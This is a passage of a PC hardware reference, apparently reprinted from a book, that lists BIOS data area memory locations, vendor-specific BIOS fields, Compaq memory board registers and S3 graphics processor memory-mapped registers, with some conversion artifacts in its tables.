Mode 11h			
Mode 13h in 200-line mode for digital displays			
Mode 13h in 400-line mode for analog displays			

Format of Video Parameter Table element [MCGA only]:

Offset	Size	Description	(Table M0044)
00h	BYTE	Columns on screen	(see 40h:4Ah)
01h	BYTE	Rows on screen minus one	(see 40h:84h)
02h	BYTE	Height of character in scan lines	(see 40h:85h)
03h	WORD	Size of video buffer	(see 40h:4Ch)
05h	WORD	??? always zero	
07h	21 BYTES	Video data registers 00h-14h to port 3D5h indexed by 3D4h	
1Ch	BYTE	PEL Mask to port 3C6h	
1Dh	BYTE	CGA Mode Control to port 3D8h	
1Eh	BYTE	CGA Border Control to port 3D9h	
1Fh	BYTE	Extended Mode Control to port 3DDh	

Format of Video Parameter Dynamic Save Area [EGA, VGA only]:

Offset	Size	Description	(Table M0045)
00h	16 BYTES	Last data written to Attribute Contr. Palette Registers 0-15	

10h	BYTE	Last data written to Attribute Controller Overscan Register
11h-FFh		Reserved
		Note: Need for table was that EGA registers were write-only.
		Note: If default values (from the Video Parameter Table) are over-ridden at a mode set by the VGA User Palette Profile Table, then the Dynamic Save Area is updated with the default values, not the User Profile ones.

Format of Alphanumeric Character Set Override:

Offset	Size	Description (Table M0046)
00h	BYTE	Length in bytes of each character in font table
01h	BYTE	Character generator RAM bank to load, 0=normal
02h	WORD	Number of characters in font table, normally 256
04h	WORD	Code of first character in font table, normally 0
06h	DWORD	ptr to font table
0Ah	BYTE	Displayable rows (FFh=use maximum calculated value)
0Bh	BYTES	Array of mode values to which this font is to pertain
	BYTE	FFh end of array

Format of Second Alphanumeric Character Set Override:

Offset	Size	Description (Table M0047)
00h	BYTE	Length in bytes of each character in font table
01h	BYTE	Character generator RAM bank to load, normally non-zero
02h	BYTE	reserved
03h	DWORD	ptr to font table
07h	BYTES	Array of mode values to which this font is to pertain
	BYTE	FFh end of array

Note: Authorities differ, some say same as first override above, but IBM says it is as shown above

Format of Graphics Character Set Override:

Offset	Size	Description (Table M0048)
00h	BYTE	Number of displayable character rows
01h	WORD	Length in bytes of each character in font table
03h	DWORD	ptr to font table
07h	BYTES	Array of mode values to which this font is to pertain
	BYTE	FFh end of array

Format of User Palette Profile Table [VGA only]:

Offset	Size	Description (Table M0049)
00h	BYTE	Underlining: 01h=enable in all alphanumeric modes 00h=enable in monochrome alphanumeric modes only FFh=disable in all alphanumeric modes
01h	BYTE	reserved
02h	WORD	reserved
04h	WORD	Number (0-17) of Attribute Controller registers in table
06h	WORD	Index (0-16) of first Attribute Controller register in table
08h	DWORD	ptr to table of Attribute Controller registers to override

724 A to Z of C

Table is an array of BYTEs.

- 0Ch WORD Number (0-256) of video DAC Color registers in table
- 0Eh WORD Index (0-255) of first video DAC Color register in table
- 10h DWORD ptr to table of video DAC Color registers to override
Table is ??? triplets ??? of BYTEs???
- 14h BYTEs array of mode values to which this profile is to pertain
BYTE FFh end of array

-----*-M004000AC-----

MEM 0040h:00ACh - RESERVED

Size: 4 BYTEs

-----b-M004000B0-----

MEM 0040h:00B0h - Phoenix 386 BIOS 1.10 10a - LOOP COUNT FOR HARD DISK TIMEOUT

Size: BYTE

Desc: number of times a tight software delay loop should be executed to
generate the sub-55ms delays used internally by the BIOS

Note: also used for delaying when beeping due to full keyboard buffer

SeeAlso: MEM 0040h:00ECh"Dell",INT 15/AH=BCh

-----d-M004000B0-----

MEM 0040h:00B0h - PTR TO 3363 OPTICAL DISK DRIVER OR BIOS ENTRY POINT

Size: DWORD

Notes: When 3363 BIOS present, the ASCIZ signature "OPTIC "occurs 3 bytes
beyond this entry point

When 3363 BIOS and 3363 File System Driver present, the ASCIZ signature
"FILE SYSTEM DRIVER" occurs 3 bytes beyond this entry point

-----b-M004000B0-----

MEM 0040h:00B0h - 1988 Phoenix 386 BIOS 1.10 03 - PARAMS FOR TYPE 48 HARD DISK

Size: 16 BYTEs

SeeAlso: INT 41,INT 46,MEM 0040h:00C0h"HARD DISK"

-----*-M004000B4-----

MEM 0040h:00B4h - RESERVED

Size: WORD

-----b-M004000B5-----

MEM 0040h:00B5h - Dell 4xxDE

Size: BYTE

Bitfields for Dell 4xxDE flags:

- | Bit(s) | Description | (Table M0050) |
|--------|---|--------------------------|
| 2 | ??? | (related to disk drives) |
| 5 | page tables set to allow Weitek addressing in real mode | |
| 6 | Weitek math coprocessor present | |

-----b-M004000B5-----

MEM 0040h:00B5h - Tandy BIOS DATA FLAGS

Size: BYTE

SeeAlso: MEM F000h:C000h

Bitfields for Tandy BIOS data flags:

- | Bit(s) | Description | (Table M0131) |
|--------|---------------------------|---------------|
| 0 | set if drive A: is 720 Kb | |

1 set if drive B: is 720 Kb
 2-7 unknown
 Note: Before checking these bits, the Tandy ROM BIOS ID byte at F000h:C000h should be verified to be equal to 21h.

 MEM 0040h:00E5h - Gigabyte AWARD v4.51PG - ASSOC DRIVE NUMS TO PHYS INTERFACES
 Size: BYTE
 SeeAlso: MEM 0040h:00E5h"AWARD"

Bitfields for drive number/interface mapping:
 Bit(s) Description (Table M0129)
 7-6 interface for drive 83h (F:)
 00 primary master
 01 primary slave
 10 secondary master
 11 secondary slave
 5-4 interface for drive 82h (as for bits 7-6)
 3-2 interface for drive 81h (as for bits 7-6)
 1-0 interface for drive 80h (C:) (as for bits 7-6)

SeeAlso: #M0128

-----M004000B6-----
 MEM 0040h:00B6h - RESERVED FOR POST???
 Size: 3 BYTES

-----M004000B9-----
 MEM 0040h:00B9h - ???
 Size: 7 BYTES

-----b-M004000BC-----
 MEM 0040h:00BCh - 1993 Phoenix 486 BIOS 1.03 PCI - CPU TYPE/MASK REVISION
 Size: WORD
 Desc: the high byte contains the CPU type, the low byte the mask revision (stepping level), as reported to the BIOS in DX by the CPU at startup
 SeeAlso: INT 15/AH=C9h

-----b-M004000C0-----
 MEM 0040h:00C0h - 1988 Phoenix 386 BIOS 1.10 03 - PARAMS FOR TYPE 49 HARD DISK
 Size: 16 BYTES
 SeeAlso: INT 41,INT 46,MEM 0040h:00B0h"HARD DISK"

-----*-M004000C0-----
 MEM 0040h:00C0h - RESERVED
 Size: 14 BYTES

-----K-M004000C2-----
 MEM 0040h:00C2h - AMI BIOS 1.00.12.AX1T - KEYBOARD TYPE
 Size: WORD
 Desc: this word contains an indication of the type of keyboard (controller???) attached to the system
 Note: AMI's APM code checks for 4147h vs. other value (5047h seen on Intel "Plato" motherboard)

SeeAlso: #00586,INT 16/AH=F2h
 -----b-M004000CE-----

726 A to Z of C

MEM 0040h:00CEh - COUNT OF DAYS SINCE LAST BOOT
Size: WORD
-----*-M004000D0-----
MEM 0040h:00D0h - RESERVED
Size: 32 BYTES
-----S-M004000D0-----
MEM 0040h:00D0h - Digiboard MV/4 - LENGTH OF DATA TABLE
Size: BYTE
-----d-M004000D0-----
MEM 0040h:00D0h EHD floppy - INSTALLATION FLAGS
Size: BYTE

Bitfields for EHD floppy installation flags:
Bit(s) Description (Table M0051)
4 installation completed
3-0 drives 0-3
-----b-M004000D0-----
MEM 0040h:00D0h - AMI BIOS v1.00.12.AX1T - EPP - SCRATCH SPACE
Size: WORD
Desc: this word holds the value of BX during an EPP BIOS call
SeeAlso: MEM 0040h:00D2h"AMI",MEM 0040h:00D5h"AMI",MEM 0040h:00D6h"AMI"
SeeAlso: MEM 0040h:00DDh"AMI"
-----S-M004000D1-----
MEM 0040h:00D1h - Digiboard MV/4 - PRODUCT ID
Size: BYTE
-----S-M004000D2-----
MEM 0040h:00D2h - Digiboard MV/4 - BASE ADDRESS FOUND
Size: WORD
-----b-M004000D2-----
MEM 0040h:00D2h - AMI BIOS v1.00.12.AX1T - EPP BASE I/O PORT
Size: WORD
-----S-M004000D4-----
MEM 0040h:00D4h - Digiboard MV/4 - PORTS
Size: BYTE
-----S-M004000D5-----
MEM 0040h:00D5h - Digiboard MV/4 - IRQ
Size: BYTE
-----d-M004000D5-----
MEM 0040h:00D5h - EHD floppy - NUMBER OF FLOPPY DISK CONTROLLERS IN SYSTEM
Size: BYTE
-----b-M004000D5-----
MEM 0040h:00D5h - AMI BIOS v1.00.12.AX1T - EPP - PARALLEL PORT 0 CAPABILITIES
Size: BYTE
SeeAlso: MEM 0040h:00D2h"AMI",MEM 0040h:00D6h"AMI",MEM 0040h:00D7h"AMI"
SeeAlso: MEM 0040h:00DCh"AMI"
-----d-M004000D6-----
MEM 0040h:00D6h - EHD floppy - AND-BITS TO ADJUST PORT ADDRESS
Size: BYTE

Note: this byte contains FFh if controller at 03Fyh and 7Fh if at 037yh; the value is ANDed with DL prior to using IN A?,DX or OUT DX,A? instructions

-----K-M004000D6-----

MEM 0040h:00D6h - Digiboard MV/4 - NUMBER OF KEYBOARDS FOUND

Size: WORD

SeeAlso: MEM 0040h:00D8h"Digiboard"

-----b-M004000D6-----

MEM 0040h:00D6h - AMI BIOS v1.00.12.AX1T - EPP - PARALLEL PORT 0 IRQ

Size: BYTE

SeeAlso: MEM 0040h:00D2h"AMI",MEM 0040h:00D5h"AMI",MEM 0040h:00D8h"AMI"

SeeAlso: MEM 0040h:00DDh"AMI"

-----d-M004000D7-----

MEM 0040h:00D7h - EHD floppy - DRIVE 0 DISKETTE MEDIA STATE

Size: BYTE

Note: the value in this byte is copied into 0040h:0090h (diskette 0 status)

SeeAlso: MEM 0040h:00D8h"EHD",MEM 0040h:00D9h"EHD",MEM 0040h:00DAh"EHD"

Bitfields for EHD diskette media state:

Bit(s) Description (Table M0052)

7-6 data rate: 00=500kbps,01=300kbps,10=250k,11=1M/S

5 double stepping required (e.g. 360kB in 1.2MB)

4 media type established

3 reserved

2-0 on exit from BIOS, contains:

000 trying 360kB in 360kB

001 trying 360kB in 1.2MB

010 trying 1.2MB in 1.2MB

011 360kB in 360kB established

100 360kB in 1.2MB established

101 1.2MB in 1.2MB established

110 reserved (2M8?)

111 all other formats/drives

-----b-M004000D7-----

MEM 0040h:00D7h - AMI BIOS v1.00.12.AX1T - EPP - PARALLEL PORT 1 CAPABILITIES

Size: BYTE

SeeAlso: MEM 0040h:00D2h"AMI",MEM 0040h:00D5h"AMI",MEM 0040h:00D6h"AMI"

SeeAlso: MEM 0040h:00DDh"AMI"

-----M-M004000D8-----

MEM 0040h:00D8h - Digiboard MV/4 - NUMBER OF MICE FOUND

Size: WORD

SeeAlso: MEM 0040h:00D6h"Digiboard",MEM 0040h:00DAh"Digiboard"

-----d-M004000D8-----

MEM 0040h:00D8h - EHD floppy - DRIVE 1 DISKETTE MEDIA STATE

Size: BYTE

SeeAlso: MEM 0040h:00D7h"EHD",MEM 0040h:00D9h"EHD",MEM 0040h:00DAh"EHD"

-----b-M004000D8-----

MEM 0040h:00D8h - AMI BIOS v1.00.12.AX1T - EPP - PARALLEL PORT 1 IRQ

728 A to Z of C

Size: BYTE
SeeAlso: MEM 0040h:00D2h"AMI",MEM 0040h:00D6h"AMI",MEM 0040h:00D7h"AMI"
SeeAlso: MEM 0040h:00DDh"AMI"
-----b-M004000D8-----
MEM 0040h:00D8h U - Phoenix BIOS 4.0 Rel 6.0 - POWER MANAGEMENT FLAGS
Size: BYTE
SeeAlso: INT 15/AX=5300h
-----d-M004000D9-----
MEM 0040h:00D9h - EHD floppy - DRIVE 2 DISKETTE MEDIA STATE
Size: BYTE
SeeAlso: MEM 0040h:00D7h"EHD",MEM 0040h:00D8h"EHD",MEM 0040h:00DAh"EHD"
-----S-M004000DA-----
MEM 0040h:00DAh - Digiboard MV/4 - CURRENT PORT (used by VGA initializatr only)
Size: BYTE
SeeAlso: MEM 0040h:00D8h"Digiboard"
-----d-M004000DA-----
MEM 0040h:00DAh - EHD floppy - DRIVE 3 DISKETTE MEDIA STATE
Size: BYTE
SeeAlso: MEM 0040h:00D7h"EHD",MEM 0040h:00D8h"EHD",MEM 0040h:00D9h"EHD"
-----S-M004000DB-----
MEM 0040h:00DBh - Digiboard MV/4 - MASTER 8259 MASK (used by VGA init only)
Size: BYTE
SeeAlso: MEM 0040h:00DCh"Digiboard"
-----d-M004000DB-----
MEM 0040h:00DBh - EHD floppy - DRIVE 0 NEEDS RECALIBARATION
Size: BYTE
SeeAlso: MEM 0040h:00DCh"EHD",MEM 0040h:00DDh"EHD",MEM 0040h:00DEh"EHD"
-----S-M004000DC-----
MEM 0040h:00DCh - Digiboard MV/4 - SLAVE 8259 MASK (used by VGA init only)
Size: BYTE
SeeAlso: MEM 0040h:00DBh"Digiboard"
-----b-M004000DC-----
MEM 0040h:00DCh - AMI BIOS v1.00.12.AX1T - EPP - PARALLEL PORT 0 MODE
Size: BYTE
SeeAlso: MEM 0040h:00D2h"AMI",MEM 0040h:00D5h"AMI",MEM 0040h:00DDh"AMI"
SeeAlso: INT 17/AX=0200h/BX=5050h

(Table M0053)
Values for AMI Enhanced Parallel Port mode:
01h compatibility mode
02h bi-directional mode
04h EPP mode
SeeAlso: #00637
-----d-M004000DC-----
MEM 0040h:00DCh - EHD floppy - DRIVE 1 NEEDS RECALIBARATION
Size: BYTE
SeeAlso: MEM 0040h:00DBh"EHD",MEM 0040h:00DDh"EHD",MEM 0040h:00DEh"EHD"
-----b-M004000DC-----

MEM 0040h:00DCh - AMI BIOS v1.00.12.AX1T - EPP - PARALLEL PORT 1 MODE

Size: BYTE

SeeAlso: MEM 0040h:00D2h"AMI",MEM 0040h:00DCh"AMI",#M0053

-----d-M004000DD-----

MEM 0040h:00DDh - EHD floppy - DRIVE 2 NEEDS RECALIBARATION

Size: BYTE

SeeAlso: MEM 0040h:00DBh"EHD",MEM 0040h:00DCh"EHD",MEM 0040h:00DEh"EHD"

-----d-M004000DE-----

MEM 0040h:00DEh - EHD floppy - DRIVE 3 NEEDS RECALIBARATION

Size: BYTE

SeeAlso: MEM 0040h:00DBh"EHD",MEM 0040h:00DCh"EHD",MEM 0040h:00DDh"EHD"

-----b-M004000DF-----

MEM 0040h:00DFh - AMI BIOS v1.00.12.AX1T - EPP - PARALLEL PORT LOCK STATE

Size: BYTE

Note: set to 01h if last request was to lock a port, 00h if last request was
to unlock a port

SeeAlso: MEM 0040h:00D2h"AMI",MEM 0040h:00DCh"AMI"

-----b-M004000EO-----

MEM 0040h:00E0h - AMI BIOS v1.00.12.AX1T - EPP - REAL-TIME DEVICE COUNT

Size: BYTE

Desc: contains the number of advertised real-time devices as set by EPP
function 12h (see #00632)

SeeAlso: MEM 0040h:00D2h"AMI",MEM 0040h:00DFh"AMI"

-----b-M004000EO-----

MEM 0040h:00E0h - Phoenix 386 BIOS - DRIVE PARAMETER TABLE FOR FIRST HARD DISK

Size: 16 BYTES

Note: this area is used to store the driver parameter table for the first
hard disk if it has been setup as the user-configurable "type 47"

-----d-M004000E3-----

MEM 0040h:00E3h - EHD floppy - DRIVE 0 DISKETTE TYPE (from jumpers)

Size: BYTE

SeeAlso: MEM 0040h:00E4h,MEM 0040h:00E5h"EHD",MEM 0040h:00E6h"EHD"

(Table M0054)

Values for EHD floppy diskette type:

01h undefined by diskette change (360K)

02h 1.2M

03h 720K

04h 1.44M

05h 2.88M

-----d-M004000E4-----

MEM 0040h:00E4h - EHD floppy - DRIVE 1 DISKETTE TYPE (from jumpers)

Size: BYTE

SeeAlso: MEM 0040h:00E3h,MEM 0040h:00E5h"EHD",MEM 0040h:00E6h"EHD"

-----d-M004000E5-----

MEM 0040h:00E5h - EHD floppy - DRIVE 2 DISKETTE TYPE (from jumpers)

Size: BYTE

SeeAlso: MEM 0040h:00E3h,MEM 0040h:00E4h"EHD",MEM 0040h:00E6h"EHD"

730 A to Z of C

MEM 0040h:00E5h - AWARD v4.51PG - ASSOC DRIVE NUMBERS TO PHYSICAL INTERFACES
Size: BYTE
SeeAlso: MEM 0040h:00B5h"Gigabyte"

Bitfields for drive number/interface mapping:
Bit(s) Description (Table M0128)
 7-6 interface for drive 83h (F:)
 00 primary master
 01 primary slave
 10 secondary master
 11 secondary slave
 5-4 interface for drive 82h (as for bits 7-6)
 3-2 interface for drive 81h (as for bits 7-6)
 1-0 interface for drive 80h (C:) (as for bits 7-6)
SeeAlso: #M0129
-----d-M004000E6-----
MEM 0040h:00E6h - EHD floppy - DRIVE 3 DISKETTE TYPE (from jumpers)
Size: BYTE
SeeAlso: MEM 0040h:00E3h,MEM 0040h:00E4h"EHD",MEM 0040h:00E5h"EHD"
-----d-M004000EA-----
MEM 0040h:00EAh - Omti controller - SEGMENT OF EXTENDED BIOS DATA AREA???
Size: WORD
Note: drive parameter tables stored in specified segment
-----b-M004000EC-----
MEM 0040h:00ECh - Dell 4xxDE BIOS A11 - LOOP COUNT FOR DELAYS
Size: WORD
-----M004000F0-----
MEM 0040h:00F0h - INTRA-APPLICATION COMMUNICATION AREA
Size: 16 BYTES
-----B-M00500000-----
MEM 0050h:0000h - PRINT-SCREEN STATUS
Size: BYTE
-----J-M00500001-----
MEM 0050h:0001h - NEC PC-9800 series - SCREEN MODE
Size: BYTE
Note: if bit 3 set, the screen is in high-resolution mode (start memory at
 segment E000h instead of A000h)
-----D-M00500004-----
MEM 0050h:0004h - MS-DOS - LOGICAL DRIVE FOR SINGLE-FLOPPY SYSTEM (A: / B:)
Size: BYTE
-----A-M0050000E-----
MEM 0050h:000Eh - STATE OF BREAK CHECKING AT START OF BASICA.COM EXECUTION
Size: BYTE
-----A-M0050000F-----
MEM 0050h:000Fh - BASICA VERSION FLAG
Size: BYTE
Note: this byte contains the value 02h if BASICA v2.10 is running

```

-----A-M00500010-----
MEM 0050h:0010h - POINTER TO BASIC DATA SEGMENT
Size:  WORD
-----A-M00500012-----
MEM 0050h:0012h - INT 08 VECTOR AT START OF BASICA.COM EXECUTION
Size:  DWORD
-----A-M00500016-----
MEM 0050h:0016h - INT 1B VECTOR AT START OF BASICA.COM EXECUTION
Size:  DWORD
-----A-M0050001A-----
MEM 0050h:001Ah - INT 24 VECTOR AT START OF BASICA.COM EXECUTION
Size:  DWORD
-----D-M00600000-----
MEM 0060h:0000h - DOS 2+ SCRATCH SPACE
Size:  256 BYTES
Note:  used during DOS 2+ boot process
-----D-M00600000-----
MEM 0060h:0000h - DOS 1.x IO.SYS LOAD ADDRESS
-----D-M00700000-----
MEM 0070h:0000h - DOS 2+ IO.SYS LOAD ADDRESS
-----D-M00700100-----
MEM 0070h:0100h - DOS 5+ - ORIGINAL INTERRUPT VECTORS 10h,13h,15h,19h,1Bh
Size:  25 BYTES
Note:  each value is stored as a BYTE for the interrupt number followed by
       a DWORD for the vector
       these values are restored on INT 19 by recent versions of
       DR/Novell/PC/MS-DOS (MS-DOS 3.x used this area to support HIMEM.SYS)
       not supported by OS/2 MDOS
SeeAlso: MEM 0080h:0000h,INT 2F/AH=13
-----d-M0070016C-----
MEM 0070h:016Ch - DR-DOS 7.02-7.03 - "DEVNO" AUX/PRN PORT ASSIGNMENTS
Size:  2 BYTES

016Ch BYTE PRN: assignment (0..2 for LPT1:..LPT3: (3 for LPT4:); default: 1)
016Dh BYTE AUX: assignment (0..3 for COM1:..COM4:; default: 1)

Notes: As long as the built-in AUX: or PRN: drivers are in effect, these
       settings can be transparently reassigned at the DR-OpenDOS 7.02 /
       DR-DOS 7.03 DOS BIOS device driver level (that is below DOS
       redirection etc., but above ROM BIOS) using the undocumented
       CONFIG.SYS AUX=0|1..4 and PRN=0|1..3|4 directive, where 1..4
       specifies COM1:..COM4: or LPT1:..LPT4: and the high speed bypass 0
       selects the previous hardwired equivalence of AUX: with COM1: and
       PRN: with LPT1: at this level, saving a few clock cycles. The system
       defaults to AUX=1 and PRN=1 (that is 0 in the internal variables).
       If the high speed bypass was not enabled, the assignment can be changed
       anytime later by updating these bytes, e.g. by a future issue of the
       MODE utility. If the highspeed bypass has been enabled, changes have

```

no effect.

The LPT4 setting (or corresponding value 3) is valid for DR-OpenDOS 7.02 and DR-DOS 7.02, but due to a bug introduced with the partial removal of the LPT4: device, it must not be used under DR-DOS 7.03.

The address 0070h:016Ch is only valid for DR-OpenDOS 7.02 up to DR-DOS 7.03 (BDOS 73h), and will most probably change with future releases of DR-DOS!

These bytes are local for each task running.

SeeAlso: INT 21h/03h, INT 21h/04h, INT 21h/05h, MEM 0040h:0000h etc.

-----H-M00800000-----

MEM 0080h:0000h - 80286 CPU - LOADALL WORKSPACE

Size: 102 BYTES

Desc: on the 80286 (unlike 80386), the state buffer from which the LOADALL instruction loads all internal registers is hardwired to physical address 000800h

Note: several versions 3.x of MS-DOS leave an empty space at offset 100h in IO.SYS (which is loaded at 0070h:0000h) so that HIMEM.SYS can use LOADALL on 80286 machines without having to save/restore the area of memory that LOADALL uses

SeeAlso: MEM 0070h:0100h

-----m-m80C00000-----

MEM 80C00000h - Compaq Deskpro 386 system memory board register

Size: BYTE

80C00000 R Diagnostics register (see #M0055)

80C00000 W RAM relocation register (see #M0056)

Bitfields for Compaq Deskpro 386 diagnostics register:

Bit(s)	Description (Table M0055)
7	=0 memory expansion board is installed
6	=0 second 1 MB of system memory board is installed
5-4	base memory
	00 set to 640 KB
	01 invalid
	10 set to 512 KB
	11 set to 256 KB
3	parity correct in byte 3
2	parity correct in byte 2
1	parity correct in byte 1
0	parity correct in byte 0 (in 32-bit double word)

SeeAlso: #M0056

Bitfields for Compaq Deskpro 386 RAM relocation register:

Bit(s)	Description (Table M0056)
7-2	reserved, always write 1's.
1	=0 Write-protect 128-Kbyte RAM at FE0000.
	=1 Do not write-protect RAM at FE0000.

0 =0 Relocate 128-Kbyte block at FE0000 to address 0E0000
 =1 128-Kbyte RAM is addressed only at FE0000.

SeeAlso: #M0055

-----m80C00000-----

MEM 80C00000h - COMPAQ DIAGNOSTICS REGISTER

Size: WORD

Note: Writing to F000h:FFE0h seems to involve unlocking the memory by writing FEFEh to this address first. The write-protection can be reestablished by writing FCFCh to this address??? This was seen done by MS HIMEM.SYS.

SeeAlso: F000h:FFE0h

Bitfields for Compaq Diagnostics Register:

Bit(s) Description (Table M0132)

15-10 unknown purpose (should remain set???)

9 =1 memory is read-write???

=0 memory is read-only???

8 =1 to disable ROM replacement???

=0 normal???

7-2 unknown purpose (should remain set???)

1 =1 memory is read-write

=0 memory is read-only

0 =1 to disable ROM replacement???

=0 normal

Note: Writing to F000h:FFE0h seems to involve unlocking the memory by writing FEFEh to this address first. The write-protection can be reestablished by writing FCFCh to this address??? Microsoft HIMEM.SYS was seen to do this.

SeeAlso: F000h:FFE0h

-----V-MA0000000-----

MEM A000h:0000h - EGA+ GRAPHICS BUFFER

Size: 65536 BYTES

-----V-MA0000000-----

MEM A000h:0000h - S3 - MEMORY-MAPPED GRAPHICS PROCESSOR REGISTERS

Size: 65536 BYTES

Note: the S3 graphics processor registers can be mapped at either linear 000A0000h or at offset 16M from the start of the linear frame buffer

-----V-MA0001234-----

MEM A000h:1234h - S3 - MEMORY-MAPPED ???

Size: WORD???

Note: the Win95 driver for the Stealth64 tests various bits in this word, sometimes looping until a particular bit is set or cleared

-----V-MA0008000-----

MEM A000h:8000h - S3 - MEMORY-MAPPED PCI CONFIGURATION REGISTERS

Size: 256 BYTES

Notes: the S3 graphics processor registers can be mapped at either linear 000A0000h or at offset 16M from the start of the linear

734 A to Z of C

frame buffer
additional setup may be required to access these registers via memory
the DWORDs at 8080h,8088h,808Ch,8090h,8094h,8098h,809Ch are used by
STLTH64.DRV
the DWORDs at 18080h,18088h,18090h,18094h,18098h,1809Ch are written
by S3_32.DLL

-----V-MA0008100-----
MEM A000h:8100h - S3 - MEMORY-MAPPED PACKED REGISTERS
Size: 80 BYTES
Access: Write-Only
Desc: these registers pack two 16-bit I/O registers into a single DWORD
for faster writes
Note: the S3 graphics processor registers can be mapped at either
linear 000A0000h or at offset 16M from the start of the linear
frame buffer
SeeAlso: MEM A000h:8180h

Format of S3 Trio32/Trio64 packed memory-mapped registers:

Offset	Size	Description (Table M0057)
8100h	DWORD	drawing control: row (low word), column (high word) "CUR_X" and "CUR_Y" (see PORT 82E8h,PORT 86E8h)
8104h	DWORD	(Trio64) drawing control: row 2 (low word), column 2 (high word)
8108h	DWORD	drawing control: destination Y and axial step constant (low word), destination X and axial step constant (high word) (see PORT 8AE8h,PORT 8EE8h)
810Ch	DWORD	(Trio64 only) destination Y 2 and axial step constant 2 (low word), destination X 2 and axial step constant 2 (high word) (see PORT 8AEAh,PORT 8EEAh)
8110h	WORD	error term (see PORT 92E8h)
8112h	WORD	(Trio64) error term 2 (see PORT 92EAh)
8114h	DWORD	unused??? (would correspond to PORT 96E8h)
8118h	WORD	drawing control: command register (see PORT 9AE8h)
811Ah	WORD	(Trio64) command register 2 (see PORT 9AEAh)
811Ch	DWORD	short stroke (see PORT 9EE8h)
8120h	DWORD	background color (see PORT A2E8h)
8124h	DWORD	foreground color (see PORT A6E8h)
8128h	DWORD	write mask (see PORT AAE8h)
812Ch	DWORD	read mask (see PORT AEE8h)
8130h	DWORD	color compare (see PORT B2E8h)
8134h	DWORD	background mix (low word) and foreground mix (high word) (see PORT B6E8h,PORT BAE8h)
8138h	DWORD	top scissors (low word) and left scissors (high word) (see PORT BEE8h,#P1047)
813Ch	DWORD	bottom scissors (low word) and right scissors (high word) (see PORT BEE8h,#P1047)
8140h	DWORD	data manipulation control (low word) and miscellaneous 2 (high word) (see PORT BEE8h,#P1047)
8144h	DWORD	miscellaneous (low word) and read register select (high word)

(see PORT BEE8h,#P1047)

8148h DWORD minor axis pixel count (low word) and major axis pixel count
(high word) (see PORT BEE8h,#P1047,PORT 96E8h)

814Ch WORD (Trio64) major axis pixel count 2 (see PORT 96EAh)

8150h DWORD pixel data transfer (see PORT E2E8h,PORT E2EAh)

8154h 4 DWORDs ???

8164h DWORD ??? (written by STLTH64.DRV for Win95)

8168h DWORD (Trio64 only) Pattern Y (low word), Pattern X (high word)
(see PORT EAE8h,PORT EAEA)

816Ch DWORD ??? (written by STLTH64.DRV for Win95)

Note: setting 8138h to 0 and 813Ch to 12345678h may be a magic value to unlock
some S3 features

SeeAlso: #M0073,#M0070

-----V-MA0008180-----

MEM A000h:8180h - S3 - STREAMS PROCESSOR

Size: 128 BYTES

Note: the S3 graphics processor registers can be mapped at either
linear 000A0000h or at offset 16M from the start of the linear
frame buffer

SeeAlso: MEM A000h:8100h,MEM A000h:FF00h

Format of S3 Streams Processor memory-mapped registers:

Offset	Size	Description (Table M0058)
8180h	DWORD	primary stream control (see #M0059)
8184h	DWORD	chroma key control (see #M0063)
8188h	DWORD	unused??? (high word seems to echo 8184h, low word 8180h)
818Ch	DWORD	unused??? (high word seems to echo 8184h, low word 8180h)
8190h	DWORD	secondary stream control (see #M0061)
8194h	DWORD	chroma key upper bound (bits 23-0) (see also #M0063)
8198h	DWORD	secondary stream stretch (see #M0062)
819Ch	DWORD	??? (set by S3_32.DLL)
		bits 30-16: ???
		bits 14-0: ???
81A0h	DWORD	blend control (see #M0064)
81A4h	3 DWORDs	unused??? (reads as FFFFFFFFh)
81B0h	4 DWORDs	??? (appear to be read-only)
81C0h	DWORD	primary frame buffer address 0 (bits 21-0, multiple of 8)
81C4h	DWORD	primary frame buffer address 1 (bits 21-0, multiple of 8)
81C8h	DWORD	primary stream stride (bits 11-0 only)
81CCh	DWORD	double buffer/LPB control (see #M0065)
81D0h	DWORD	secondary frame buffer address 0 (bits 21-0, multiple of 8)
81D4h	DWORD	secondary frame buffer address 1 (bits 21-0, multiple of 8)
81D8h	DWORD	secondary stream stride (bits 11-0 only)
81DCh	DWORD	opaque overlay control (see #M0066)
81E0h	DWORD	K1 -- vertical stretch (lines in) (bits 10-0 only)
		set to one less than # lines in
81E4h	DWORD	K2 -- vertical stretch (stretch factor) (bits 10-0 only)
		set to -(#lines_in - #lines_out)

81E8h
DWORD
DDA vertical accumulator (bits 11-0 only) (lines out) set to (#lines_out) - 1
81ECh
DWORD
streams FIFO and RAS control (see #M0067)
81F0h
DWORD
primary start coordinate (see #M0068)
81F4h
DWORD
primary window size (see #M0069)
81F8h
DWORD
secondary start coordinate (see #M0068)
81FCh
DWORD
secondary window size (see #M0069)

Note: changes to registers 81E0h-81E8h do not take effect until the next VSYNC

SeeAlso: #M0073,#M0057,#M0070

Bitfields for S3 Streams Processor primary stream control:

Bit(s)
Description
(Table M0059)
31
reserved
30-28
filter characteristics
000 unchanged primary stream
001 2X stretch by replicating pixels
010 2X stretch by interpolating horizontally (replicating vertically)
else reserved
27
reserved
26-24
color mode (see #M0060)
23-0
officially reserved, but writing nonzero values can hang display

Notes: the primary stream is the output from the display RAM
bits 26-24 correspond to CR67 color mode field (see #P0688)

SeeAlso: #M0058,#M0061

(Table M0060)

Values for S3 Streams Processor color mode:

000b
eight bits per pixel
001b
YCrCb 4:2:2 unsigned, range 10h-F0h (secondary stream only)
010b
YUV 4:2:2, range 00h-FFh (secondary stream only)
011b
keyed high-color (1-5-5-5)
100b
YUV 2:1:1 two's complement (secondary stream only)
101b
high-color (5-6-5)
110b
reserved
111b
true-color (32bpp, high byte ignored)

SeeAlso: #M0059,#M0061

Bitfields for S3 Streams Processor secondary stream control:

Bit(s)
Description
(Table M0061)
31
reserved
30-28
filter characteristics
000 unchanged secondary stream
001 linear 0-2-4-2-0 for 1x-2x stretch
010 bi-linear for 2x-4x stretch
011 linear 1-2-2-2-1 for 4x+ stretch
else reserved
28
enable smoothing between horizontally adjacent bits (trial-and-error)

- 27 reserved
- 26-24 color mode (see #M0060,#M0074)
- 23-12 reserved
- 11-0 initial value of DDA horizontal accumulator
set to $2 \times (\text{inwidth} - 1) - (\text{outwidth} - 1)$

Notes: the secondary stream is typically live video, but can be pointed at any part of video memory

changes to this register do not take effect until the next VSYNC

SeeAlso: #M0058,#M0059,#M0062

Bitfields for S3 Streams Processor stretch/filter constants:

Bit(s) Description (Table M0062)

- 31-27 reserved
- 26-16 K2 horizontal scaling factor (input width - output width)
- 15-11 reserved
- 10-0 K1 horizontal scaling factor (input width - 1)

Note: changes to this register do not take effect until the next VSYNC

